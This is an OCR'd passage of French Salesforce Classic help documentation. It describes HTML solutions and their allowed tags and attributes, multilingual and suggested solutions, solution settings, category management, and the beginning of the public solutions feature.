
Éditions

Disponible avec : Salesforce Classic


Salesforce Knowledge est disponible avec **Performance** Edition et **Developer** Edition, et dans **Unlimited** Edition avec le Service Cloud.

Salesforce Knowledge est disponible moyennant un coût supplémentaire dans : **Professional** Edition, **Enterprise** Edition et **Unlimited** Edition.


### Widget d'article




### Widget de fil de requête d'article



Widget Knowledge One




CONSULTER ÉGALEMENT :

- Configuration du widget Knowledge One
- Présentation de la documentation Salesforce Knowledge
- Complete Guide to Salesforce Knowledge

# Ajout de solutions

## Présentation des solutions HTML

Les solutions HTML offrent un moyen plus souple de créer des solutions, en vous permettant de mettre en forme des paragraphes facilement, et d'insérer des images et des liens. À l'aide des solutions HTML, vous créez des solutions via un éditeur HTML et les rendez visibles pour les utilisateurs dans Salesforce, le portail libre-service, le portail client et vos solutions publiques.

À l'aide de l'éditeur HTML, vous pouvez effectuer les opérations suivantes :

- Modifier les polices
- Augmenter ou diminuer la taille des polices
- Insérer des images à partir de l'onglet Documents
- Définir la couleur du texte
- Définir la couleur de l'arrière-plan du texte
- Insérer des liens hypertexte
- Modifier l'alignement des paragraphes
- Créer des listes à puces et des listes numérotées

Remarque: Par défaut, les solutions sont créées et affichées au format texte. Votre administrateur doit activer les solutions HTML.

Avant de créer des solutions HTML pour votre entreprise, passez en revue les meilleures pratiques et les conseils suivants concernant la mise en œuvre.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des solutions :
- Autorisation de création sur les solutions

### Conseils en matière de mise en œuvre

- Une fois que vous avez activé des solutions HTML, vous ne pouvez plus les désactiver.
- Si vous ouvrez une solution au format texte à l'aide de l'éditeur HTML et que vous l'enregistrez, elle devient une solution HTML.
- Les solutions HTML sont présentées ainsi pour le portail libre-service, les solutions publiques, le portail client et les utilisateurs de Salesforce.
- Toutes les balises HTML entrées dans l'éditeur HTML apparaissent sous la forme de texte lorsque la solution est enregistrée.
- Lorsque les détails des solutions HTML apparaissent dans les vues de liste et les résultats de recherche, seuls les 255 premiers caractères sont affichés. Ce nombre tient compte des images et des balises HTML supprimées.
- Chaque solution HTML peut contenir jusqu'à 32 000 caractères, y compris les balises HTML.
- Le formatage HTML est conservé dans la vue imprimable d'une solution.
- Les liens hypertexte des solutions HTML apparaissent dans une fenêtre de navigateur distincte lorsque les utilisateurs cliquent dessus.
- Toutes les images que vous souhaitez inclure dans vos solutions HTML doivent être téléchargées vers l'onglet Documents. Les images dans les détails de solution HTML ne figurent pas dans les vues de liste et les rapports.
- Vous pouvez créer des solutions HTML dans l'une des langues prises en charge par Salesforce.

### Pratiques recommandées

Les balises HTML suivantes sont autorisées dans les solutions HTML importées dans Salesforce :

| | | |
|---|---|---|
| `<a>` | `<dt>` | `<q>` |

| | | |
|---|---|---|
| <abbr> |  | <samp> |
| <acronym> | <font> | <small> |
| <address> | <h1> |  |
| <b> | <h2> | <strike> |
| <bdo> | <h3> |  |
| <big> | <h4> | <sub> |
| <blockquote> | <h5> | <sup> |
| <br> | <h6> | <table> |
| <caption> | <hr> | <tbody> |
| <cite> | <i> | <td> |
| <code> | <img> | <tfoot> |
| <col> | <ins> | <th> |
| <colgroup> | <kbd> | <thead> |
| <dd> | <li> | <tr> |
| <del> | <ol> | <tt> |
| <dfn> | <p> | <ul> |
|  | <pre> | <var> |
| <dl> | | |

Dans les balises ci-dessus, vous pouvez inclure les attributs suivants :

| | | |
|---|---|---|
| alt | face | taille |
| background | height | src |
| border | href | style |
| class | name | cible |
| colspan | rowspan | width |

Les attributs ci-dessus, qui peuvent comprendre une URL, se limitent aux URL qui commencent par les éléments suivants :

- http:
- https:
- file:
- ftp:
- mailto:

- #
- / pour les liens relatifs

CONSULTER ÉGALEMENT :

Classement des solutions par catégorie

Création de solutions

## Présentation des solutions multilingues

La fonctionnalité de solutions multilingues vous permet de traduire des solutions et des catégories de solutions dans les langues prises en charge par Salesforce de sorte que les clients et les représentants du support puissent trouver les réponses aux requêtes dans la langue qui leur convient.

Les solutions multilingues peuvent réduire les coûts liés au support en :

- Améliorant la satisfaction des clients par l'apport de réponses dans leur langue préférée
- Redirigeant les appels entrants superflus par l'apport de solutions dans les langues les plus utiles aux clients
- Gérant les requêtes dans plusieurs langues à partir d'un seul emplacement, n'importe quand et n'importe où

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Passez en revue les termes clés suivants relatifs aux solutions multilingues :

**Solution principale**
Solution créée dans l'une des langues prises en charge par Salesforce. Une solution principale peut être associée à aucune ou à plusieurs traductions, mais pas à une autre solution principale.

**Solution traduite**
Solution traduite dans une autre langue prise en charge par Salesforce et associée à une seule solution principale. Une solution ne peut pas être traduite dans la même langue que sa solution principale ou dans la même langue qu'une autre solution déjà traduite de cette même solution. Une solution traduite ne peut pas être associée à d'autres solutions traduites. Les solutions traduites sont représentées par l'icône dans les pages de détail et de modification des solutions, dans les vues de liste et dans les résultats de recherche des solutions.

Vous pouvez utiliser les solutions multilingues à partir des éléments suivants :

**Onglet Solutions**
Lorsqu'ils créent une solution, les utilisateurs peuvent choisir la langue souhaitée dans la liste de sélection `Langue`. Une fois la solution enregistrée, elle devient solution principale. Les utilisateurs peuvent ensuite créer une solution traduite en cliquant sur **Nouveau** dans la liste associée Solutions traduites de la page de détail de la solution principale. Lorsqu'une solution principale est modifiée, les utilisateurs peuvent ajuster le statut de ses solutions traduites pour indiquer qu'elles nécessiteront peut-être une traduction.

**Onglet Requêtes**
Lorsque les utilisateurs recherchent des solutions pertinentes sur une requête en entrant des mots-clés dans la liste associée Solutions et en cliquant sur **Rechercher une solution**, les résultats de recherche font apparaître les solutions dans toutes les langues dont les mots-clés correspondent. De même, si des suggestions de solutions sont activées pour les requêtes, les utilisateurs peuvent cliquer sur **Afficher les suggestions de solutions** pour rechercher les solutions pertinentes dans plusieurs langues si elles partagent des mots communs avec la requête.

**Portail libre-service**
Si la recherche de solutions multilingues est activée pour votre portail libre-service, les clients voient automatiquement les résultats de cette recherche dans leur langue préférée, conformément au paramétrage des informations utilisateur libre-service. Les clients

peuvent également choisir de consulter les résultats de recherche des solutions dans une langue précise ou dans toutes les langues prises en charge via une liste déroulante de langues. Par défaut, la page de connexion de votre portail libre-service apparaît dans la langue de votre entreprise.

**Solutions publiques**
Si la recherche de solutions multilingues est activée pour vos solutions publiques, les clients peuvent choisir de consulter les résultats de recherche des solutions dans une langue précise ou dans toutes les langues prises en charge via une liste déroulante de langues. Par défaut, les solutions publiques s'affichent dans la langue de votre organisation.

**Catégories de solutions**
Les utilisateurs autorisés à gérer les traductions peuvent utiliser le système de traduction pour traduire et afficher des catégories de solutions dans la langue de chaque utilisateur dans l'onglet Solutions, et dans la langue préférée de chaque client sur le portail libre-service, selon les paramètres utilisateur du client. Les catégories de solutions ne sont pas traduites en solutions publiques.

**Rapports**
Vous pouvez assurer le suivi des solutions traduites signalées comme étant `dépassées` en choisissant le rapport sur les solutions traduites. L'exécution de ce rapport permet également de répertorier le titre et les détails des solutions traduites. Vous pouvez également créer un rapport personnalisé pour les solutions multilingues à l'aide du type de rapport sur les solutions principales et traduites.

**Vues de liste**
Pour savoir quelles solutions traduites sont signalées comme étant `dépassées` et peuvent nécessiter une traduction, créez une vue de liste personnalisée dans l'onglet Solutions et entrez les critères de recherche suivants : « Dépassé égal à True ».

**Importation**
L'assistant d'importation de données comprend des options permettant d'importer des solutions principales et traduites, et de les associer.

Pour en savoir plus sur l'activation des solutions multilingues, reportez-vous à Activation des solutions multilingues à la page 3164.

CONSULTER ÉGALEMENT :

Activation des solutions multilingues
Classement des solutions par catégorie
Création de solutions

# Présentation des solutions suggérées

La fonction de suggestion de solutions affiche jusqu'à dix solutions pertinentes, susceptibles d'aider les utilisateurs et les clients à résoudre une requête particulière à partir de la page de détail d'une requête, du portail Client Salesforce ou du portail libre-service.

Les suggestions de solutions peuvent réduire les coûts liés au support en :

- Réduisant le temps nécessaire aux représentants du support client pour résoudre les requêtes
- Améliorant la productivité des représentants du support client en leur offrant un accès proactif à toutes les solutions de l'ensemble des requêtes
- Permettant aux clients de résoudre et de clôturer leurs propres requêtes

Les solutions affichées ne sont pas uniquement obtenues via une recherche par mot-clé. Les variables suivantes sont entrées dans une formule qui indique automatiquement le degré de correspondance entre chaque solution et la requête en question :

- Fréquence des mots dans toutes les solutions
- Fréquence des mots dans des requêtes similaires avec des solutions associées
- Proximité des mots-clés dans les solutions
- Similarités des mots pour les requêtes à clôture automatique et les solutions jugées utiles par les utilisateurs du libre-service
- Le nombre de requêtes supplémentaires associées à une solution

Activez les suggestions de solutions pour les éléments suivants :

**Onglet Requêtes**

L'option **Afficher les suggestions de solutions** de la page de détail de requête permet aux utilisateurs d'afficher la liste des solutions adaptées à leur requête. Si votre entreprise dispose de solutions multilingues, les résultats de la recherche renvoient les solutions dont la langue comporte les mots-clés recherchés. Néanmoins, les résultats de la recherche dans plusieurs langues risquent de ne pas être fiables car les termes recherchés d'une langue à l'autre sont traités différemment.

**Portail Client et portail libre-service**

Les clients peuvent afficher les solutions adaptées à leur requête lorsqu'ils soumettent une requête ou visualisent des requêtes en ligne.

Les clients peuvent clôturer automatiquement leurs requêtes à l'aide des suggestions de solutions.

Lorsque les clients consignent de nouvelles requêtes ou cliquent sur le bouton **Afficher les suggestions de solutions** dans une requête existante du portail Client ou du portail libre-service, la liste des suggestions de solutions apparaît, y compris les solutions dans plusieurs langues pour les entreprises ayant activé les solutions multilingues. Lorsque les clients sélectionnent une solution dans la liste, ils peuvent répondre **Oui** à la question **Cette solution répond-elle à votre question ?** et sélectionner la raison pour laquelle ils ont clôturé leur requête. La requête sera clôturée avec une indication dans le champ de requête `Clôture par l'utilisateur du libre-service`. Si le client clique sur **Non**, il revient à la liste des suggestions de solutions. Si aucune suggestion de solution n'est trouvée, la page Suggestions de solutions est omise et le client accède à sa requête.

**Règles et e-mails de réponse automatique aux requêtes**

Votre équipe de support peut aider les clients à résoudre leurs propres requêtes sans l'aide des représentants du support client. Créez simplement des réponses automatiques par e-mail pour les requêtes soumises par e-mail, via la fonction Web vers requête ou le portail libre-service. Dans le modèle d'e-mail de réponse automatique, insérez le champ de fusion de suggestions de solutions, `{!Case_Suggested_Solutions}`, qui fournit des e-mails sortants avec des liens directs vers l'objet et la description de chaque solution susceptible d'aider les clients à répondre à leurs demandes.

## Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour activer les suggestions de solutions :

- Personnaliser l'application

Pour modifier les pages Libre-service :

- Gérer le portail libre-service

  ET

  Personnaliser l'application

Remarque: L'envoi d'e-mails en masse en utilisant des modèles avec le champ de fusion de solutions suggérées peut prendre plusieurs minutes et n'est pas recommandé.

Le champ `Clôture par l'utilisateur du libre-service`, avec le champ `Clôture lors de la création`, peut être ajouté aux présentations de page de requête. Ces champs sont définis automatiquement par Salesforce et ne sont pas modifiables. Exécutez des rapports sur les champs `Clôture par l'utilisateur du libre-service` et `Clôture lors de la création` pour savoir comment les requêtes ont été clôturées.

- Générez un rapport sur le champ `Clôture par l'utilisateur du libre-service` pour connaître le nombre de requêtes clôturées par les utilisateurs via des suggestions de solutions sur le portail libre-service.
- Générez un rapport sur le champ `Clôture lors de la création` pour connaître le nombre de requêtes immédiatement enregistrées et clôturées après leur création par les représentants du support.

Remarque:

- Les solutions suggérées n'affichent pas les articles de Salesforce Knowledge.
- Les suggestions de solutions ne sont pas disponibles pour les solutions publiques, car leurs utilisateurs ne disposent pas d'une connexion authentifiée leur permettant de créer des requêtes ou d'y accéder.

CONSULTER ÉGALEMENT :

Personnalisation des paramètres de support

Présentation des solutions multilingues

## Personnalisation des paramètres de solution

Pour personnaliser des paramètres de solution :

1. Dans Configuration, saisissez *`Paramètres de solution`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de solution**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer la navigation dans les solutions` pour activer l'exploration et la recherche des solutions par catégorie.

   Ce paramètre active l'exploration des solutions dans l'onglet Solutions, le portail client et lors de la résolution d'une requête.
4. Sélectionnez `Activer les solutions multilingues` pour permettre aux utilisateurs de traduire des solutions en plusieurs langues.
5. Sélectionnez `Activer la recherche de solutions multilingues dans le portail libre-service` pour ajouter une liste déroulante de langues au portail libre-service qui restreint automatiquement les résultats de la recherche aux solutions correspondant à la langue de l'utilisateur du portail libre-service. Dans la liste déroulante de langues, les utilisateurs du portail libre-service peuvent choisir de rechercher des solutions dans une langue spécifique ou dans toute langue prise en charge par Salesforce.
6. Sélectionnez `Activer la recherche de solutions multilingues pour les solutions publiques` pour ajouter une liste déroulante de langues aux solutions publiques pour permettre aux utilisateurs de sélectionner la langue de recherche de solutions. Dans la liste déroulante des langues, les utilisateurs des solutions publiques peuvent choisir de rechercher des solutions dans une langue spécifique ou dans toute langue prise en charge par Salesforce.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour modifier des paramètres de solution :

- Personnaliser l'application

7. Sélectionnez `Activer les solutions HTML` pour créer et afficher les solutions au format HTML. Lorsqu'elles sont activées, les solutions s'affichent au format HTML dans Salesforce, les solutions publiques, le portail libre-service et le portail client Salesforce. L'utilisation des solutions HTML permet aux utilisateurs de formater facilement les détails de la solution en modifiant les polices et les couleurs, et en ajoutant des images et des liens hypertexte.

   ATTENTION: Une fois que vous avez sélectionné l'option `Activer les solutions HTML`, vous ne pouvez pas la désactiver.

8. Sélectionnez `Récapitulatif des solutions` pour afficher jusqu'à 150 caractères de la solution dans les résultats de recherche. Le fait de désactiver cette case à cocher supprime le récapitulatif des solutions des résultats.
9. Sélectionnez `Résumés de catégorie en ligne` pour afficher jusqu'à 150 caractères du récapitulatif des catégories auxquelles la solution appartient dans les résultats de la recherche. Le fait de désactiver cette case à cocher supprime les résumés des résultats.
10. Cliquez sur **Enregistrer**.
11. Pour activer la navigation dans les solutions par clients des solutions publiques ou votre portail libre-service, reportez-vous à Activation des solutions publiques à la page 3166 et à Activation des paramètres et fonctions du libre-service à la page 2691.

    En outre, vous pouvez personnaliser la catégorie supérieure accessible par les utilisateurs des solutions publiques et libre-service. Vous n'avez pas besoin de modifier ce paramètre si vous souhaitez que les clients voient toutes les catégories et solutions visibles dans le portail libre-service ou dans les solutions publiques.

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

CONSULTER ÉGALEMENT :

Classement des solutions par catégorie

Gestion des catégories de solutions

Activation des solutions multilingues

## Premiers pas avec les catégories

Procédez comme suit pour déployer des solutions avec succès :

1. Déterminez les catégories dont votre équipe du support a besoin.

   Notez que vous pouvez également autoriser les clients à rechercher des solutions par catégorie, dans les solutions publiques et dans votre portail libre-service. Vous pouvez spécifier que les clients peuvent afficher des solutions uniquement dans une catégorie spécifique et ses catégories secondaires.

   Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

2. Définissez vos catégories. Reportez-vous à Définition de catégories de solutions à la page 3162.
3. Classez vos solutions par catégorie. Reportez-vous à Classement des solutions par catégorie à la page 2542. Les administrateurs et les utilisateurs autorisés à gérer les catégories peuvent classer les solutions par catégories, puis activer ces catégories pour l'ensemble de l'organisation.
4. Créez un rapport personnalisé de type Catégories de solutions afin de vérifier que toutes les solutions sont correctement classées. Pour rechercher les solutions non classées par catégorie,

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des catégories de solutions :
- Gérer les catégories

utilisez des filtres de rapport avancés. Sélectionnez le champ `Nom de catégorie` et l'opérateur « égal », puis laissez le troisième champ vide. Les administrateurs et les utilisateurs autorisés à gérer les catégories peuvent créer des rapports de catégories de solutions, puis les activer pour l'ensemble de l'organisation.

5. Activez la navigation dans les catégories de solutions pour l'onglet Solutions. Reportez-vous à Personnalisation des paramètres de solution à la page 3160.
6. Activez la navigation dans les catégories de solutions pour les clients qui utilisent des solutions publiques et votre portail libre-service. Reportez-vous à Activation des solutions publiques à la page 3166 et Activation des paramètres et fonctions du libre-service à la page 2691.
7. Spécifiez la catégorie de niveau supérieur accessible pour les clients qui utilisent des solutions publiques et votre portail libre-service. Cela permet de rendre certaines catégories accessibles uniquement pour le personnel interne.

   Laissez ce paramètre vide si vous souhaitez que les clients affichent toutes les catégories et solutions visibles dans le portail libre-service ou dans les solutions publiques.

CONSULTER ÉGALEMENT :

Gestion des catégories de solutions

## Définition de catégories de solutions

Commencez par créer vos catégories de solutions. La catégorie Toutes les solutions est automatiquement créée en tant que solution au sommet de votre hiérarchie de solutions. Les utilisateurs ne peuvent pas ajouter de solutions à cette catégorie ni la traduire.

1. Dans Configuration, saisissez *`Catégories de solutions`* dans la case `Recherche rapide`, puis sélectionnez **Catégories de solutions**.
2. Cliquez sur **Ajouter une catégorie** pour créer une sous-catégorie au-dessous d'une catégorie spécifique.
3. Saisissez le nom de la catégorie. Les noms de catégorie ne peuvent pas contenir de barre oblique inverse (\).
4. Si vous le souhaitez, sélectionnez une autre catégorie principale. La catégorie principale est située directement au-dessus de cette catégorie dans la hiérarchie.
5. Sélectionnez un ordre de tri pour les sous-catégories que vous créez dans cette catégorie.
   - Choisissez Ordre alphabétique pour trier les sous-catégories dans l'ordre alphabétique.
   - Choisissez Tri personnalisé pour trier les sous-catégories dans l'ordre que vous spécifiez. Reportez-vous à Ajout et tri de sous-catégories à la page 3163.
6. Cliquez sur **Enregistrer**.
7. Une fois les catégories créées, regroupez-y les solutions. Reportez-vous à Classement des solutions par catégorie à la page 2542. Les administrateurs et les utilisateurs autorisés à gérer les catégories peuvent regrouper les solutions en catégories avant d'activer ces catégories pour l'ensemble de l'organisation.
8. Une fois les solutions regroupées en catégories, activez l'exploration de catégories de solutions dans l'onglet Solutions. Reportez-vous à Personnalisation des paramètres de solution à la page 3160.
9. Pour activer la navigation dans les catégories de solutions pour la base de connaissances publique ou votre portail Libre-service, reportez-vous à Activation des solutions publiques à la page 3166.

### Modification et suppression de catégories

Dans la liste des catégories de solutions, vous pouvez :

- Cliquer sur **Modifier** pour changer le nom de catégorie, la catégorie principale ou l'ordre de tri.

- Cliquer sur **Suppr** pour supprimer la catégorie. Les solutions associées à la catégorie ne sont pas supprimées.

  Remarque: Vous ne pouvez pas supprimer une catégorie utilisée par un portail client Salesforce. Pour plus d'informations, reportez-vous à Activation de la connexion et des paramètres du portail client à la page 2632.

- Cliquer sur le nom de la catégorie pour afficher ses détails.

### Ajout et tri de sous-catégories

À partir de la page de détail de la catégorie, vous pouvez effectuer les opérations suivantes :

- Cliquer sur **Nouveau** pour ajouter une sous-catégorie sous la catégorie.
- Entrer un ordre de tri personnalisé pour les sous-catégories.
  1. Modifier la catégorie pour définir l'`ordre de tri des sous-catégories` sur Tri personnalisé.
  2. Entrer des numéros dans la colonne Commande pour spécifier l'ordre des sous-catégories.
  3. Cliquez sur **Réorganiser**.

CONSULTER ÉGALEMENT :

Classement des solutions par catégorie

## Gestion des catégories de solutions

Créez des catégories de solutions afin que les utilisateurs puissent regrouper les solutions semblables. Une fois que vos solutions sont regroupées en catégories, vous pouvez les explorer et les rechercher par catégorie dans l'onglet Solutions ou lors de la résolution d'une requête. Les clients peuvent également parcourir des solutions par catégorie dans les solutions publiques, dans votre portail libre-service et dans le portail client.

Remarque: Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

CONSULTER ÉGALEMENT :

Premiers pas avec les catégories
Définition de catégories de solutions

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer ou modifier des catégories de solutions :

- Gérer les catégories

# Activation des solutions multilingues

Vous pouvez activer les solutions multilingues afin de permettre aux utilisateurs de traduire des solutions dans plusieurs langues.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour activer les solutions multilingues :

- Personnaliser l'application

## Préparation des solutions multilingues

Avant d'activer les solutions multilingues :

- Exécutez les rapports sur les solutions afin de localiser les solutions existantes déjà traduites que vous souhaitiez convertir en solutions traduites après l'activation des solutions multilingues.

  Lorsque les solutions multilingues sont activées pour la première fois, toutes les solutions existantes deviennent automatiquement des solutions principales. Vous pouvez créer des solutions traduites à partir de solutions principales en associant une solution principale sans solution traduite à une solution principale d'une autre langue via le champ de recherche `Solution principale`.

- Traduisez les catégories de solutions existantes.

  Les solutions traduites héritent des catégories de solutions de leur solution principale. Nous vous recommandons de traduire vos catégories de solutions avant d'activer les solutions multilingues, puis d'associer les solutions. Cela vous aidera à associer les solutions aux catégories appropriées.

## Solutions multilingues activées

Pour activer les solutions multilingues :

1. Dans Configuration, saisissez *`Paramètres de la solution`* dans la case `Recherche rapide`, puis sélectionnez **Paramètres de la solution**.
2. Cliquez sur **Modifier**.
3. Sélectionnez `Activer les solutions multilingues`.

   Vous pouvez également sélectionner `Activer la recherche de solutions multilingues dans le portail libre-service` et `Activer la recherche de solutions multilingues pour la base de connaissances publique` pour permettre aux clients de consulter les résultats de recherche des solutions dans une langue précise ou dans toutes les langues prises en charge via une liste déroulante de langues.

4. Cliquez sur **Enregistrer**.
5. Personnalisez les présentations de page des solutions pour inclure les champs `Titre de la solution principale`, `Détails de la solution principale` et `Dépassé`, et la liste associée des solutions traduites. La liste de sélection `Langue` et les champs de recherche `Solution principale` sont automatiquement ajoutés aux présentations de page des solutions lorsque vous activez les solutions multilingues.

   Conseil: Vous pouvez faciliter la traduction des pages de modification des solutions par les utilisateurs en configurant la section Informations détaillées sur deux colonnes et en positionnant les champs `Titre de la solution principale` et `Détails de la solution principale` côte à côte. Sous ces champs, placez les champs `Titre de la solution` et `Détails de la solution` côte à côte de sorte que les utilisateurs puissent comparer facilement les solutions principales et traduites. Notez que les champs `Titre de la solution principale` et `Détails de la solution principale` apparaissent uniquement sur la page de modification des solutions traduites.

6. Définissez les paramètres de sécurité au niveau du champ du champ de recherche `Solution principale` de sorte qu'il soit modifiable pour les profils ou les ensembles d'autorisations ayant les autorisations « Créer » et « Modifier » sur les solutions.

   Lorsque le champ de recherche de la `solution principale` est modifiable, les utilisateurs peuvent associer des solutions traduites aux solutions principales.

   La sécurité au niveau du champ est disponible dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

7. Définissez les paramètres de sécurité au niveau du champ du champ de case à cocher `Dépassé` comme étant visibles pour tous les profils ou les ensembles d'autorisations ayant l'autorisation « Lire » sur les solutions.

   La sécurité au niveau du champ est disponible dans Professional Edition, Enterprise Edition, Unlimited Edition, Performance Edition et Developer Edition.

8. La méthode conseillée consiste à ajouter un champ personnalisé de zone de texte longue aux solutions, `Commentaires sur la traduction`, et de l'inclure dans les présentations de page des solutions afin que les utilisateurs puissent ajouter leurs commentaires au sujet de la traduction de la solution. Les utilisateurs doivent ajouter une date à leurs commentaires afin que d'autres utilisateurs puissent connaître la date d'ajout de chaque commentaire.

## Mise en œuvre des solutions multilingues

Après l'activation des solutions multilingues :

- Associez les solutions traduites existantes aux solutions principales appropriées.

  Pour ce faire, vous pouvez utiliser le champ de recherche de `solution principale` ou encore exporter un rapport des solutions traduites existantes, puis importer ces solutions pour les associer à une solution principale. Pour chaque solution traduite importée, incluez le champ `Solution ID` de 15 à 18 caractères de sa solution principale dans une colonne de solution principale de votre fichier d'importation. Pour consulter le champ `Solution ID` des solutions principales, exécutez le rapport des solutions traduites. Si vous importez des solutions par erreur, vous pouvez les supprimer en masse pour les retirer de votre entreprise.

CONSULTER ÉGALEMENT :

Présentation des solutions multilingues
Prise en charge d'une base de connaissances multilingue
Classement des solutions par catégorie

# Activation de solutions publiques

**Remarque:** Depuis la version Spring '12, le portail libre-service n'est pas disponible pour les nouvelles organisations. Les organisations existantes conservent l'accès au portail libre-service.

Dans l'onglet Solutions, votre équipe du service clientèle peut créer des solutions utiles pour des utilisateurs externes à votre organisation. À l'aide du code HTML fourni par Salesforce, vous pouvez, avec l'aide de votre administrateur de site Web, ajouter au site une case et un bouton de recherche pour permettre à vos clients de rechercher des solutions. Cette fonctionnalité est appelée Solutions publiques.

Elle permet à vos clients de trouver les réponses aux questions les plus fréquentes, sans recourir au centre de support clients. Toutes les solutions dont le champ `Statut` est Révisé et le champ `Visible dans la base de connaissances publique` est activé sont disponibles en tant que solutions publiques, y compris toute pièce jointe aux solutions.

Les solutions publiques diffèrent d'un portail libre-service et d'un portail client Salesforce car les utilisateurs ne sont pas tenus à se connecter et à soumettre des requêtes, ils peuvent simplement rechercher des solutions. Pour plus d'informations sur le libre-service et le portail client, reportez-vous à Configuration du libre-service à la page 2690 et Configuration de votre portail client à la page 2624.

**Remarque:**

